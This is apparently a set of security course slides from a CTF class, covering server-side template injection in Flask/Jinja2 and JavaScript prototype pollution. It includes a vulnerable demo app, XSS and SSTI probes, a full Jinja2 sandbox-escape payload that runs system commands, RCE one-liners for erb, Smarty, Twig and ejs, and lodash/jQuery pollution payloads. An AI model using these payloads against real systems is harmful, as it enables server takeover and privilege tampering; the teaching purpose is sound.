

超機密

# 網站安全補完計畫

## 第3次中間報告書

Plan zur Komplementarität der Website-Sicherheit

3. Zwischenbericht | edu-ctf | @splitline


Full Version: [https://github.com/splitline/How-to-Hack-Websites/  
blob/master/slides/week/week3.pdf](https://github.com/splitline/How-to-Hack-Websites/blob/master/slides/week/week3.pdf)

Advanced Injection

{{Template Injection}}

# Template Engine / 模板引擎

- 現代大多 web framework 都會實作
- 將使用者介面與資料分離



# Server Side Template Injection

- Template 可控 → SSTI → Pwned!

```
from flask import Flask, render_template_string, request
app = Flask(__name__)

@app.route('/')
def index():
    name = request.args.get('name')
    template = '<h1>hello {}!</h1>'.format(name)
    return render_template_string(template)

app.run()
```

# Server Side Template Injection

```
from flask import Flask, render_template_string, request
app = Flask(__name__)

@app.route('/')
def index():
    name = request.args.get('name')
    template = '<h1>Hello {}!</h1>'.format(name)
    return render_template_string(template)

app.run()
```

```
<h1>
  Hello <svg/onload=alert(1)>!
</h1>
```

`/?name=<svg/onload=alert(1)>`

# Server Side Template Injection

```
from flask import Flask, render_template_string, request
app = Flask(__name__)

@app.route('/')
def index():
    name = request.args.get('name')
    template = '<h1>Hello {}!</h1>'.format(name)
    return render_template_string(template)

app.run()
```

```
<h1>
  Hello 49!
</h1>
```

`/?name={{7*7}}`

# Server Side Template Injection

```
from flask import Flask, render_template_string, request
app = Flask(__name__)


@app.route('/')
def index():
    name = request.args.get('name')
    template = '<h1>Hello {}!</h1>'.format(name)
    return render_template_string(template)

app.run()
```

```
<h1>
  Hello 7777777!
</h1>
```

`/?name={{ "7"*7 }}`

# Identify Template Engine



Let's Pwn the Template!


# Jinja2

- Python template engine
- Flask 御用模板引擎
- 把使用者的 code 擺在 **sandbox** 裡面跑

```
<!DOCTYPE html>
<html>
  <head>
    <title>{{ variable|escape }}</title>
  </head>
  <body>
    {% for item in item_list %}
      {{ item }}{% if not loop.last %},{% endif %}
    {% endfor %}
  </body>
</html>
```

# {{config}}

- config.SECRET\_KEY
  - 預設簽章 session 的 key
  - 偽造 session 內容
- config.from\_pyfile(filename)
  - 執行任意 python 檔案
- 說好的 RCE ㄋ



The screenshot shows a web browser window with the title 'splittine'. The address bar is empty. The page content displays a Django configuration dictionary, specifically the 'Config' object for the 'ENV' environment. The configuration includes various settings such as 'DEBUG', 'TESTING', 'PROPAGATE\_EXCEPTIONS', 'PRESERVE\_CONTEXT\_ON\_EXCEPTION', 'SECRET\_KEY', 'PERMANENT\_SESSION\_LIFETIME', 'USE\_X\_SENDFILE', 'SERVER\_NAME', 'APPLICATION\_ROOT', 'SESSION\_COOKIE\_DOMAIN', 'SESSION\_COOKIE\_PATH', 'SESSION\_COOKIE\_SECURE', 'SESSION\_COOKIE\_SAMESITE', 'SESSION\_REFRESH\_EVERY', 'MAX\_CONTENT\_LENGTH', 'SEND\_FILE\_MAX\_AGE\_DEFAULT', 'TRAP\_BAD\_REQUEST\_ERRORS', 'TRAP\_HTTP\_EXCEPTIONS', 'EXPLAIN\_TEMPLATE\_LOADING', 'PREFERRED\_URL\_SCHEME', 'JSON\_AS\_ASCII', 'JSON\_SORT\_KEYS', 'JSONIFY\_MIMETYPE', 'TEMPLATES\_AUTO\_RELOAD', and 'MAX\_COOKIE\_SIZE'. The 'SECRET\_KEY' is set to 'None'.

```
<Config {'ENV': 'production', 'DEBUG': True, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': None, 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(days=31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': 'session', 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EVERY': None, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(seconds=86400), 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII': True, 'JSON_SORT_KEYS': True, 'JSONIFY_MIMETYPE': 'application/json', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4096}
```

# Python 入門

```
>>> type([])
```

```
<class 'list'>
```

```
>>> type(())
```

```
<class 'tuple'>
```

```
>>> type("")
```

```
<class 'str'>
```

# Python 入門

```
>>> type([])  
<class 'list'>
```

```
>>> type(())  
<class 'tuple'>
```

```
>>> type("")  
<class 'str'>
```

```
>>> [].__class__  
<class 'list'>
```

```
>>> ().__class__  
<class 'tuple'>
```

```
>>> "".__class__  
<class 'str'>
```

# Python 入門

```
>>> type([])  
<class 'list'>
```

```
>>> type(())  
<class 'tuple'>
```

```
>>> type("")  
<class 'str'>
```

```
>>> [].__class__.__mro_  
(<class 'list'>, <class 'object'>)  
>>> ().__class__.__mro_  
(<class 'tuple'>, <class 'object'>)  
>>> "".__class__.__mro_  
(<class 'str'>, <class 'object'>)
```

Method Resolution Order



# Python 入門

```
>>> type([])  
<class 'list'>
```

```
>>> type(())
```

```
>>> [].__class__.__mro__  
(<class 'list'>, <class 'object'>)
```

大家都是 object

```
<class 'str'>
```

```
.__class__.__mro__  
(<class 'str'>, <class 'object'>)
```

Method Resolution Order

# object?

```
{{ (__class__.__base__ )}}
```

```
<class 'object'>
```

# Dump object 的 subclasses

```
{{ (__class__.__base__.__subclasses__()) }}
```

```
[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>,  
<class 'weakproxy'>, <class 'int'>, <class 'bytearray'>, ..... ,  
<class 'str_iterator'>, <class 'tuple_iterator'>, <class  
'collections.abc.Sized'>, <class 'collections.abc.Container'>,  
<class 'collections.abc.Callable'>, <class 'os._wrap_close'>,  
<class '_sitebuiltins.Quitter'>, <class  
'_sitebuiltins._Printer'>, ..... , <enum 'Enum'>, <class  
're.Pattern'>, <class 're.Match'>, <class '_sre.SRE_Scanner'>,  
<class 'sre_parse.State'>, <class 'sre_parse.SubPattern'>,  
<class 'sre_parse.Tokenizer'>, <class 're.Scanner'>]
```

# Dump object 的 subclasses

```
{{ (__class__.__base__.__subclasses__())[132] }}  
[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>, <class 'bytearray'>, ..... , <class 'str_iterator'>, <class 'tuple_iterator'>, <class 'collections.abc.Sized'>, <class 'collections.abc.Container'>, <class 'collections.abc.Callable'>, <class 'os._wrap_close'>, <class '_sitebuiltins.Quitter'>, <class '_sitebuiltins._Printer'>, ..... , <enum 'Enum'>, <class 're.Pattern'>, <class 're.Match'>, <class '_sre.SRE_Scanner'>, <class 'sre_parse.State'>, <class 'sre_parse.SubPattern'>, <class 'sre_parse.Tokenizer'>, <class 're.Scanner'>]
```

# RCE?

```
{{ (__class__.__base__.__subclasses__())[132]  
    .__init__ }}
```

```
...  
class _wrap_close:  
    def __init__(self, stream, proc):  
        self._stream = stream  
        self._proc = proc  
...
```

/usr/lib/python3.8/os.py

# RCE?

```
{{ (__class__.__base__.__subclasses__()[132]  
    .__init__.__globals__ )}}
```

```
...  
class _wrap_close:  
    def __init__(self, stream, proc):  
        self._stream = stream  
        self._proc = proc  
...
```

/usr/lib/python3.8/os.py



# RCE?

```
{{ (__class__.__base__.__subclasses__()[132]  
    .__init__.__globals__['system']('id') ) }}
```

/usr/lib/python3.8/os.py

```
...  
if 'posix' in _names:  
    name = 'posix'  
    linesep = '\n'  
    from posix import *  
...  
posix.system
```



# RCE!

```
{{ (__class__.__base__.__subclasses__()[132]  
    .__init__.__globals__['system']('id') }}
```

/usr/lib/python3.8/os.py

...


## RCE

linesep = '\n'

from posix import \*

...

system()



# RCE!

```
from flask import Flask, render_template_string, request
app = Flask(__name__)
```

```
@app.route('/')
def index():
```

```
    name = request.args.get('name')
```

```
    template = '<h1>Hello {}!</h1>'.format(name)
```

```
    return render_template_string(template)
```

```
app.run()
```

```
<h1>
```

```
    Hello uid=1000(splitline)
    gid=1000(splitline) ... !
```

```
</h1>
```

```
/?name={{ (__class__.__base__.__subclasses__()[132]
            .__init__.__globals__['system']('id')) }}
```

# Bonus: Python Format String Attack

- `"Hello %s" % name`
- `"Hello %(name)s" % {"name": "Meow"}`
- `"Hello {0}".format(name)`
- `"Hello {name}".format(name="Meow")`
- `f"Hello {name}"`

# Other Template Engines (Selected)

- Ruby (erb)

- `<%= system('id') %>`

- PHP

- Smarty `{ system('id') }`

- Twig `{{ ['id'] | filter('system') }}`

- Node.js

- ejs

- `<%= global.process.mainModule.require("child_process").execSync("id").toString() %>`

# JavaScript Prototype Pollution

# JavaScript OOP 101

```
1. function Cat() {  
2.   this.sound = 'meow!';  
3.   this.meow = function () {  
4.     alert(this.sound);  
5.   }  
6. }
```

← 綁在 object 上

綁在 class 上 →

```
1. function Cat() {  
2.   this.sound = 'meow!';  
3. }  
4. Cat.prototype.meow = function () {  
5.   alert(this.sound);  
6. }
```

# JavaScript OOP 101

```
1. function Cat() {  
2.   this.sound = 'meow!';  
3. }  
4. Cat.prototype.meow = function () {  
5.   alert(this.sound);  
6. }  
7. let kitten = new Cat();
```

- `Class.prototype`  
其 instance 都會有 `prototype` 裡面的屬性和方法。
- `instance.__proto__`  
指向所屬 class 的 `prototype`。

`kitten.__proto__ === Cat.prototype`

# JavaScript OOP: 繼承

```
1. function Animal() {  
2.   this.cute = true;  
3. }  
4. function Cat() {  
5.   this.sound = 'meow!';  
6. }  
7. Cat.prototype = new Animal();  
8. let kitten = new Cat();  
9. kitten.sound; // "meow!"  
10. kitten.cute; // true
```

- Class.prototype

其 instance 都會有 prototype 裡面的屬性和方法。

- 繼承

讓子 class 的 prototype 指向想繼承的父 class instance。

標準做法應該是：

`object.create(Animal.prototype)`

# JavaScript OOP: 繼承

```
1. function Animal() {  
2.   this.cute = true;  
3. }  
4. function Cat() {  
5.   this.sound = 'meow!';  
6. }  
7. Cat.prototype = new Animal();  
8. let kitten = new Cat();  
9. kitten.sound; // "meow!"  
10. kitten.cute; // true
```



# JavaScript OOP: 繼承

```
1. function Animal() {  
2.   this.cute = true;  
3. }  
4. function Cat() {  
5.   this.sound = 'meow!';  
6. }  
7. Cat.prototype = new Animal();  
8. let kitten = new Cat();  
9. kitten.sound; // "meow!"  
10. kitten.cute; // true
```

>> kitten

← ► { sound: "meow!" }

# JavaScript OOP: 繼承

```
1. function Animal() {  
2.     this.cute = true;  
3. }  
4. function Cat() {  
5.     this.sound = 'meow!';  
6. }  
7. Cat.prototype = new Animal();  
8. let kitten = new Cat();  
9. kitten.sound; // "meow!"  
10. kitten.cute; // true
```

```
>> kitten  
← ▶ { sound: "meow!" }  
>> kitten.__proto__  
← ▶ { cute: true }
```

# JavaScript OOP: 繼承

```
1. function Animal() {  
2.   this.cute = true;  
3. }  
4. function Cat() {  
5.   this.sound = 'meow!';  
6. }  
7. Cat.prototype = new Animal();  
8. let kitten = new Cat();  
9. kitten.sound; // "meow!"  
10. kitten.cute; // true
```

```
>> kitten  
← ▶ { sound: "meow!" }  
  
>> kitten.__proto__  
← ▶ { cute: true }  
  
>> kitten.__proto__.__proto__  
← ▶ Object { ... }
```

# JavaScript OOP: 繼承

```
1. function Animal() {  
2.   this.cute = true;  
3. }  
4. function Cat() {  
5.   this.sound = 'meow!';  
6. }  
7. Cat.prototype = new Animal();  
8. let kitten = new Cat();  
9. kitten.sound; // "meow!"  
10. kitten.cute; // true
```

```
>> kitten  
← ▶ { sound: "meow!" }  
  
>> kitten.__proto__  
← ▶ { cute: true }  
  
>> kitten.__proto__.__proto__  
← ▶ Object { ... }  
  
>> kitten.__proto__.__proto__.__proto__  
← ▶ null
```

# JavaScript OOP: 繼承

```
1. function Animal() {  
2.   this.cute = true;  
3. }  
4. function Cat() {  
5.   this.sound = 'meow!';  
6. }  
7. Cat.prototype = new Animal();  
8. let kitten = new Cat();  
9. kitten.sound; // "meow!"  
10. kitten.cute; // true
```

修改它會怎樣呢？

```
>> kitten  
← ▶ { sound: "meow!" }  
>> kitten.__proto__  
← ▶ { cute: true }  
>> kitten.__proto__.__proto__  
← ▶ Object { ... }  
>> kitten.__proto__.__proto__.__proto__  
← ▶ null
```

# Prototype Pollution

```
>> let user = { admin: false }
```

# Prototype Pollution

```
>> let user = { admin: false }  
>> user.__proto__.admin = true  
>> user.admin
```

# Prototype Pollution

```
>> let user = { admin: false }
```

```
>> user.__proto__.admin = true
```

```
>> user.admin
```

```
← ► false
```

user.admin

→ false

user.\_\_proto\_\_.admin

→ true



# Prototype Pollution

```
>> let user = { admin: false }  
>> user.__proto__.admin = true  
>> user.admin  
← ► false  
>> let anotherUser = { }  
>> anotherUser.admin
```

# Prototype Pollution

```
>> let user = { admin: false }
```

```
>> user.__proto__.admin = true
```

```
>> user.admin
```

```
← ► false
```

```
>> let anotherUser = { }
```

```
>> anotherUser.admin
```

```
← ► true
```

user.admin

user.\_\_proto\_\_.admin

→ undefined

→ true



# Prototype Pollution: 出現場景

- 能任意操作 object 的 key: value → prototype pollution
- Set
  - [Prototype Pollution in lodash](#) (`_.setWith, _.set`)
  - e.g. `.set('__proto__.x', 'polluted')`
- Merge / Extend
  - [CVE-2019-11358](#) (`jQuery $.extend`)
  - e.g. `.merge({}, JSON.parse('{ "__proto__": { "x": "polluted" } }'))`
- .....

# Fronted Scenario

BlackFan/client-side-prototype-pollution: Prototype  
Pollution and useful Script Gadgets

# Realworld Cases

- HackerOne **XSS** (Bug Bounty)  
[#986386 Reflected XSS on www.hackerone.com via Wistia embed code](#)
- and... a lot of **XSS**  
[https://blog.s1r1us.ninja/research/PP](#)
- Kibana **RCE** (CVE-2019-7609)  
[Prototype Pollution in Kibana](#)